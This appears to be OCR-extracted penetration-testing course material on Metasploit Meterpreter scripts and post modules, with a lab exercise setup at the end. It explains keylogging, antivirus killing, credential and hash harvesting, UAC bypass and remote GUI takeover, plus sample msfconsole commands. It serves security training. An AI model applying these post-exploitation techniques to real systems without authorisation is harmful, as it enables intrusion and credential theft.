
Some additional Meterpreter scripts are associated with gaining GUI control of a target machine. The first is called, simply enough, getgui. This script reconfigures the Windows machine where the Meterpreter is running to activate the Remote Desktop / Terminal Server service. It also adds a user to the Remote Desktop Users group with a username and password of the attacker's choosing. The attacker can then run an RDP client to connect to the target.

As an alternative to RDP for GUI control, Meterpreter includes two other scripts that can be used to gain VNC control of a target. The vnc script causes Metasploit to generate a VNC executable (with a random name), upload the executable to the file system of the target, and run it to connect back to the attacker (a reverse GUI connection). The outbound connection from the target machine to the attacker implements inbound GUI control.

The vnc_oneport script also gives VNC access of a target using a slightly different method. It launches a separate process on the target (a program of the attacker's choosing, but if none is specified, notepad.exe is launched). It then injects the VNC DLL into that process. VNC then makes a connection back to the attacker's machine, via a Meterpreter portfwd.

Some additional scripts use built-in Windows functionality to wield deeper control of the target machine or to spread to other targets. The winbf script launches a password guessing attack using a file of potential passwords to try to login to either the localhost (where Meterpreter is running) or other target machines, using SMB. The "bf" in winbf stands for Brute Force. The winbf script also includes an option to dump the local password policy.

And, finally, the wmic script will cause Meterpreter to run WMIC commands on the target. The Windows Management Instrumentation Command-Line (WMIC) is a powerful framework for fine-grained control of Windows machine, allowing for manipulation of processes, startup entries, and thousands of other settings on Windows XP and later systems. This script can be given a list of wmic commands to run.



There are even more Meterpreter scripts that support penetration testers in their post-exploitation activities to control target systems. These include:

gettelnet.rb: This script uses built-in tools to activate the telnet service on Windows XP and later hosts. On Vista, Windows 7, and Windows 2008, this script will automatically install the telnet service. Of course, telnet is a clear-text protocol, subject to sniffing and hijacking. Therefore, it is dangerous for penetration testers to activate it on target machines.

hostsedit.rb: This script alters the Windows hosts file (c:\windows\system32\drivers\etc\hosts), placing domain name-to-IP address mappings of the attacker's choosing.

keylogrecorder.rb: This script activates the keystroke logger functionality of the Meterpreter, storing any typed keystrokes into a SQLite database. It's options include storing keystrokes from user key presses (-c 0, the default) or from Windows logon actions (-c 1).


killav.rb: This script kills over 100 different anti-virus tool processes. It is important to note that some anti-virus tools will still protect a target machine even after their processes are killed. They use DLL injection to insert their protective capabilities inside of other processes running on the box to defend it even when their own processes are killed.

migrate.rb: This script migrates the Meterpreter to another process based on the process name (the Meterpreter Core "migrate" command migrates only based on process ID number).

packetrecorder.rb: This script activates Meterpreter sniffer functionality, storing its results in a PCAP file.

search_dwld.rb: This script searches the file system for files of a given type. The user can specify Office files (MS Office or OpenOffice), passwd files, Win9x-style .PWL (password) files, or a regular expression match.

autoroute.rb: This script lets you set up a pivot-style route through a Meterpreter session, but from within the Meterpreter session itself. That is, using this script, you don't have to background the Meterpreter session and run the route command from msfconsole to create a pivot through the existing Meterpreter session.



Sometimes, a penetration tester wants scripts to run automatically on a target machine right after exploitation occurs and the Meterpreter and its extensions are loaded. That way, common actions can be automated, saving time and effort. Furthermore, an attacker may want to use a script to take action very quickly, before a user kills a frozen process such as a browser. To configure the Meterpreter to run a script automatically on a target once it is exploited, a penetration tester can use msfconsole with the following command:

```
msf > set AutoRunScript <script>
```


Note that this has to be set up in msfconsole, because that's what the attacker is running prior to exploitation. Any one of the Meterpreter scripts could be useful as an auto run script on a target. But, some of the most useful scripts for auto execution are:

migrate: By automating process migration into a process based on a name, an attacker can jump from the exploited process quickly to more stable ground. For example, the attacker may jump from an exploited browser (which might be killed by a user who notices it performing slowly or freezing) to a more stable process with the ability to interact with the GUI, such as explorer.exe (the Windows GUI).

getcountermeasure: Before conducting more fine-grained manual interaction with a system, an attacker may want to determine which security tools are installed on it. Furthermore, the attacker may want to disable these tools.

scraper: By automatically pulling details about the system's users, hashes, and configuration, an attacker can automate data pillaging across a large number of target machines very quickly.

multiscript: With so many useful scripts to choose from, an attacker may want to run multiple scripts automatically upon exploitation, using the multiscript script.



In this class, we've covered a variety of different module types: exploits, auxiliary modules, payloads (stagers and stages), and nops. We then zoomed in on that very flexible payload stage, the Meterpreter. But, there is another kind of module we've mentioned but haven't yet looked at in depth: post modules. These features are used post exploitation, after the attacker has compromised the target. They are designed to automate some action on the already-exploited target, such as plundering it for various kinds of information useful to the penetration tester. The post modules take action utilizing an interactive session (usually a Meterpreter session, but possibly a shell session for some of the post modules) established with the target, and behave in a manner very similar to Meterpreter scripts. Like their Meterpreter script cousins, the post modules are designed to automate post-exploitation actions on the target.

A list of available post modules can be viewed from within the msf console prompt by running:

```
msf > show post
```

Or, you can see them at the meterpreter prompt with an established session to an already-exploited target machine by running:


```
meterpreter > run post<tab><tab>
```

These post modules can be invoked in a variety of ways. In particular, the penetration tester can invoke one in the same fashion as a Meterpreter script by using the run command at the meterpreter prompt:

```
meterpreter > run post/multi/gather/env
```

Alternatively (and more flexibly), we can invoke a post module at the msfconsole prompt, making it take action on an already-established and backgrounded session, as follows (based on having a backgrounded shell or Meterpreter session with a session number of 3):


```
msf > use post/multi/gather/env
msf > set SESSION 3
msf > run
```



The various post modules are broken up into different categories, and are organized (like other modules) in a hierarchical fashion. Some post modules are "multi", in that they can run on a Meterpreter session established to different types of targets, including Windows, PHP-based sites, and Linux systems. Other modules are focused on Windows machines (falling into the post/windows/ category), and are further subdivided into capture, escalate, gather, manage, and other categories. New categories and modules are being devised and released on a regular basis. There are also post modules specifically devoted to Linux, Mac OS X, and Solaris.

When specifying post modules and entering the full path to a category at either the msf or meterpreter prompt, tab auto complete works.

Within the post/multi category, we have numerous modules for gathering information from target machines, including post/multi/gather/env, which prints out operating system environment variable values, and filezilla_client_cred, which grabs credentials stored by the filezilla FTP client installed on the exploited machine. Likewise, the firefox_creds and pidgin_cred modules (yes, there is an s at the end of the firefox item and not at the end of the pidgin module's name) plunder locally stored credentials for the Firefox browser and the Pidgin universal chat client software, respectively.




Many of the post modules are associated with capturing and escalating privileges on a compromised Windows machine. In particular, there is a keylog_recorder post module, with functionality virtually identical to that of the keylogrecorder Meterpreter script.

The post/windows/escalate/bypassuac module is designed, as its name implies, to bypass User Account Control (UAC) on a Windows box, that annoying feature that warns the user with a dialog box when various admin-level actions are taken on the system. The module bypasses UAC by injecting a Microsoft-trusted publisher certificate inside the Meterpreter-exploited process. It then launches a new shell that makes a reverse connection back to Metasploit (a new reverse shell connection) where actions in the new shell will cause no UAC warnings to be displayed or logged.

The screen_unlock modules injects code into the running LSASS process to cause it to unlock a password-protected screensaver. While that can be useful if the attacker has console or even GUI access, there is a chance it could crash LSASS, causing the machine to reboot. Thus, this module should be used with care or even avoided on production-sensitive systems.

The post module arsenal also includes several local-privilege escalation routines, which are not included in the Meterpreter's "getsystem" command. These modules are under the "escalate" category, and have names starting with the Microsoft patch number that fixed the given issue. Currently ms10-073, ms10-092, and others are included. By running these post modules on a given Meterpreter session, if the target machine is not patched, the Meterpreter is granted local SYSTEM privileges when the module runs successfully.



Some additional post modules gather information from an exploited Windows machine, including:

checkvm: This module determines whether the target machine is a guest VM or a real system.

enum_applications: This module determines the third-party applications (plus Windows Service Packs) installed on the exploited machine.

enum_logged_on_users: This modules shows the users currently logged onto the target machine based on their SID number. It also shows their profile path (such as %systemdrive%\users\<username>), which helps to identify the user's account name.


hashdump: This post module pulls the hashes from the registry on the file system, using the same technique applied by the Meterpreter hashdump script (and unlike the Meterpreter hashdump command, which plucks the hashes from memory). Thus, the hashdump *post module* and hashdump Meterpreter *script* pull the SAM database from the registry on the file system, while the hashdump Meterpreter *command* pulls this info from memory.

resolve_sid: This module takes a SID number as its input and determines the user name associated with that SID. If it is a domain account, this command will also show the domain name the account is defined on.


delete_user: This module, which is in the "manage" category unlike the "gather" modules described above, removes a user account the attacker may have created on the machine.

enable_rdp: This module activated the Remote Desktop service on the target Windows machine, allowing for administration via its GUI.

As we can see, there are many powerful post modules, and a great deal of development is being done on creating new ones. Many of the features of Meterpreter scripts are being re-implemented as post modules, given the increased flexibility and integration of post modules in the msfconsole interface over Meterpreter scripts. Post modules, like other modules, can be researched using the "info" command, and can be applied across already-existing sessions without directly interacting with that session, unlike Meterpreter scripts, an attractive advantage for post modules.




Next, let's perform an exercise using the Meterpreter. As in our previous exercise, we'll exploit a listening service on a target machine (using the psexec exploit module within Metasploit). But, this time, instead of using a shell as the stage in our payload, we'll use the Meterpreter. We'll use a reverse_tcp stager, to have the target machine make a connection back to our system. We'll then explore in depth various options of the Meterpreter and see how they can be used in a penetration test.



The primary goal of this exercise is to gain in-depth, hands-on experience in using the Meterpreter on a compromised target machine. We'll look at many of its most useful features for penetration testers, all on a hands-on basis. We'll discuss its help features, so you can learn more about the Meterpreter throughout this exercise and on your own afterwards. We'll look at how it interacts with the target machine, including file system and process interactions. We'll get into process migration, keystroke logging, and port forwarding as well. We'll also discuss Metasploit scripts for automation and various extensions of the Meterpreter, such as Incognito for token manipulation). Finally, we'll run some post modules on the target system.

As we work through each aspect of this exercise, think through how you can use each feature we're discussing in your own penetration testing regimen.



For this exercise, you will attack your Windows machine, causing it to run the Meterpreter. Because we don't want anyone to snarf your Meterpreter session and control your Windows box, you'll need to switch your system over to use host-only networking.

To switch to host-only networking, on your Windows machine, you'll need to:

1) Disconnect your ethernet connection by unplugging your network cable
2) Enable VMnet1 by running (at a cmd.exe prompt) ncpa.cpl. Right-click on VMnet1 and select "Enable".
3) Run the ipconfig command and verify the IP address of VMnet1, which should be 10.10.97.X

Finally, in VMware itself, make sure you have selected "Host-Only" networking (in VMware, go to VM-->Settings... select "Network Adapter" and check "Host-only").

